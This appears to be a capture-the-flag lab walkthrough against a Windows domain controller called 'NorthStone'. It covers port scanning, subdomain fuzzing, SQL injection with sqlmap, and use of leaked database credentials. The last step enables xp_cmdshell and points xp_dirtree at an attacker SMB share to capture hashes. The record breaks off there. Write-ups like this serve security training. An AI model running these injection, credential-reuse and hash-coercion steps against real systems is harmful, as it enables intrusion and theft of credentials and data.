NorthStone

IP
192.168.178.41Domain/FQDN
DC.northstone.local northstone.local DC

Nmap Results
Host is up (0.00023s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: NorthCare | Coming Soon - US Real Estate Portal
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-03 12:07:02Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: northstone.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC.northstone.local, DNS:northstone.local, DNS:NORTHSTONE
| Issuer: commonName=NORTHSTONE-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-05-02T23:26:31
| Not valid after:  2027-05-02T23:26:31
| MD5:   c791 7bfb ed17 9359 d15d a9e6 00bf 32e6
|_SHA-1: 5c05 aab2 eb52 12e3 da20 25f8 5917 3ed2 2f0f 34e6
|_ssl-date: 2026-05-03T12:08:08+00:00; 0s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: northstone.local0., Site: Default-First-Site-Name)
|_ssl-date: 2026-05-03T12:08:08+00:00; 0s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC.northstone.local, DNS:northstone.local, DNS:NORTHSTONE
| Issuer: commonName=NORTHSTONE-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-05-02T23:26:31
| Not valid after:  2027-05-02T23:26:31
| MD5:   c791 7bfb ed17 9359 d15d a9e6 00bf 32e6
|_SHA-1: 5c05 aab2 eb52 12e3 da20 25f8 5917 3ed2 2f0f 34e6
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-05-03T11:10:03
| Not valid after:  2056-05-03T11:10:03
| MD5:   bbb2 fbb5 1e16 4d93 86a4 3311 bf99 bb9b
|_SHA-1: 9483 e69f e495 80b8 0440 8e6a 20f3 9248 dd99 3e4a
| ms-sql-ntlm-info:
|   Target_Name: NORTHSTONE
|   NetBIOS_Domain_Name: NORTHSTONE
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: northstone.local
|   DNS_Computer_Name: DC.northstone.local
|   DNS_Tree_Name: northstone.local
|_  Product_Version: 10.0.17763
|_ssl-date: 2026-05-03T12:08:08+00:00; 0s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: northstone.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC.northstone.local, DNS:northstone.local, DNS:NORTHSTONE
| Issuer: commonName=NORTHSTONE-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-05-02T23:26:31
| Not valid after:  2027-05-02T23:26:31
| MD5:   c791 7bfb ed17 9359 d15d a9e6 00bf 32e6
|_SHA-1: 5c05 aab2 eb52 12e3 da20 25f8 5917 3ed2 2f0f 34e6
|_ssl-date: 2026-05-03T12:08:08+00:00; 0s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: northstone.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC.northstone.local, DNS:northstone.local, DNS:NORTHSTONE
| Issuer: commonName=NORTHSTONE-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-05-02T23:26:31
| Not valid after:  2027-05-02T23:26:31
| MD5:   c791 7bfb ed17 9359 d15d a9e6 00bf 32e6
|_SHA-1: 5c05 aab2 eb52 12e3 da20 25f8 5917 3ed2 2f0f 34e6
|_ssl-date: 2026-05-03T12:08:08+00:00; 0s from scanner time.
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
53799/tcp open  msrpc         Microsoft Windows RPC
53802/tcp open  msrpc         Microsoft Windows RPC
53803/tcp open  msrpc         Microsoft Windows RPC
Web Enumeration
We open http://192.168.178.41/ In Browser



We got a hint about a second Backup Database

We fuzz subdomains via vhost
ffuf -u http://192.168.178.41 -H "Host: FUZZ.northstone.local" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -fw 7382
We found the subdoamin testsql
We edit hosts file
nano /etc/hosts
Entry hostfile
192.168.178.41 DC.northstone.local northstone.local DC testsql.northstone.local
We open http://testsql.northstone.local in Browser
We have a search Function


We try a SQLI Payload
' OR '1'='1
We got the whole Database Output
We enumerate databases via SQLi
sqlmap -u http://testsql.northstone.local/search.aspx?q=test --dbs
We see the databases

We dump all data via SQLi

sqlmap -u "http://testsql.northstone.local/search.aspx?q=New York" --batch --all
We got the whole Database Output
But nothing usefull there
We try
' UNION SELECT null, null, null--We got an Error and see the Connection String:
Server=localhost;Database=NorthCareDB;User Id=webapp;Password=WebPass123!;

The payload fails because the UNION SELECT does not match the original query structure.
The application query returns 7 columns, but the payload only provides 3 (null, null, null), which causes a mismatch. In SQL, a UNION requires the same number of columns and compatible data types.
Additionally, the injected payload breaks the query logic. The input closes the string, but the remaining part of the WHERE clause (especially the second LIKE condition) becomes syntactically invalid, leading to the error:
Incorrect syntax near 'UNION'
We can use also a single Quote to trigger the Error
'
We access MSSQL with credentials
impacket-mssqlclient 'webapp:WebPass123!@192.168.178.41'
We try different Commands
enable_xp_cmdshell

EXEC xp_dirtree '\\192.168.178.188\share';

SELECT IS_SRVROLEMEMBER('sysadmin');
